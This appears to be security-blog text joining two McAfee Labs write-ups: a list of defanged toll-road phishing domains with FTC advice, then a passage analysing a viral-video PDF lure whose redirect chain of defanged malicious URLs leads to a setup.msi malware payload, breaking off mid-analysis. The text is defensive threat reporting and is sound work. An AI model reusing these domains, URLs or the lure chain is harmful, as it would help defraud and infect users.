thetollroads-paytollwpc[dot]world/us
thetollroads-paytollolno[dot]xin/us
thetollroads-paytollktc[dot]world/us
thetollroads-paytoll[dot]world/us
paytollmit[dot]vip
paytollaqs[dot]vip
paytollcqb[dot]top/ezdrivema
Of course, don’t follow any of those links. And something else about those links — you can see scammers dot-top, dot-vip, and dot-xin. These domains are cheap, available, and easy to purchase, which makes them attractive to scammers.
The cities facing the biggest influx of toll road scams
According to McAfee Labs research, the following U.S. cities are experiencing the most of these scam texts:
Dallas, Texas
Atlanta, Georgia
Los Angeles, California
Chicago, Illinois
Orlando, Florida
Miami, Florida
San Antonio, Texas
Las Vegas, Nevada
Houston, Texas
Denver, Colorado
San Diego, California
Phoenix, Arizona
Seattle, Washington
Indianapolis, Indiana
Boardman, Ohio
Figure 5. The top cities where toll road scams are most prevalent
Avoiding toll road scams
The scam has gotten so out of hand that the U.S. Federal Trade Commission (FTC) has issued a warning about it. They offer up the following advice:
Don’t click on any links in,or respond to, unexpected texts. Scammers want you to react quickly, but it’s best to stop and check it out.
Check to see if the text is legit. Reach out to the state’s tolling agency using a phone number or website you know is real — not the info from the text.
Report and delete unwanted text messages. Use your phone’s “report junk” option to report unwanted texts to your messaging app or forward them to 7726 (SPAM). Once you’ve checked it out and reported it, delete the text.
We’ll add to that too, with:
If in doubt, use a search engine to locate the toll websites in your area.
Report suspicious texts to www.ic3.gov so that law enforcement can track them and warn others about them.
Get text scam protection. Our Text Scam Detector automatically detects scams by scanning URLs in your text messages. If you accidentally tap or click? Don’t worry, it blocks risky sites if you follow a suspicious link.



Additional examples of phishing pages found by McAfee
The following images show additional phishing pages and links McAfee found in relation to different toll road scams.
McAfee Labs recently observed a surge in phishing campaigns that use fake viral video links to trick users into downloading malware. The attack relies on social engineering, redirecting victims through multiple malicious websites before delivering the payload. Users are enticed with promises of exclusive content, ultimately leading them to fraudulent pages and deceptive download links.

Figure 1: Geo Heatmap showing McAfee customer encounters over the past 3 weeks.
Analysis

1. Upon executing the PDF file, the displayed page appears to be part of a phishing scam leveraging clickbait about a “viral video” to lure users into clicking suspicious links. The document contains blue hyperlinked text labeled as “Watch ➤ Click Here To Link (Full Viral Video Link)” and a deceptive video player graphic, giving the illusion of a playable video.
Figure 2: PDF Image

2. The user clicks on “Watch ➤ Click Here To Link (Full Viral Video Link)“, which redirects them to a webpage (gitb.org) displaying fake “viral video leaked” content, excessive ads, and fake notifications to lure users. It promotes adult content, gambling, and misleading download buttons, which are common indicators of phishing or malware traps.
Figure 3: Redirected Webpage

3. This further redirects to malicious URL “hxxps[:]//purecopperapp.monster/indexind.php?flow_id=107&aff_click_id=D-21356743-1737975550-34G123G137G124-AITLS2195&keyword=Yourfile&ip=115.118.240.109&sub=22697121&source=157764”
Figure 4: Redirected Webpage2

4. And then redirected to below URL: “hxxps[:]//savetitaniumapp.monster/?t=d6ebff4d554677320244f60589926b97” which presents a password-protected download link hosted on Mega.nz, requiring the user to manually copy and paste the URL.
Figure 5: Redirected Webpage with download link

5. Upon checking the URL, it displays a loading screen while preparing the malicious file for download and then shows a downloadable file named 91.78.127.175.zip with a size of 26.7 MB.
Figure 6: Screenshot of a ZIP file download from MEGA
6. Download is completed and stored in downloads folder
Figure 7: Zip file downloaded

7. A ZIP archive (91.78.127.175.zip, 26.7 MB) file contains a password protected .7z file with .png file containing the password.
Figure 8: Files inside ZIP archive

8. The extracted .7z archive contains setup.msi, which is the actual malware payload.
Figure 9: setup.msi file
Execution
Upon execution of setup.msi, the malware:


1. Displays a CAPTCHA image to deceive users. upon clicking “OK,” it begins dropping files in the %Roaming% directory.
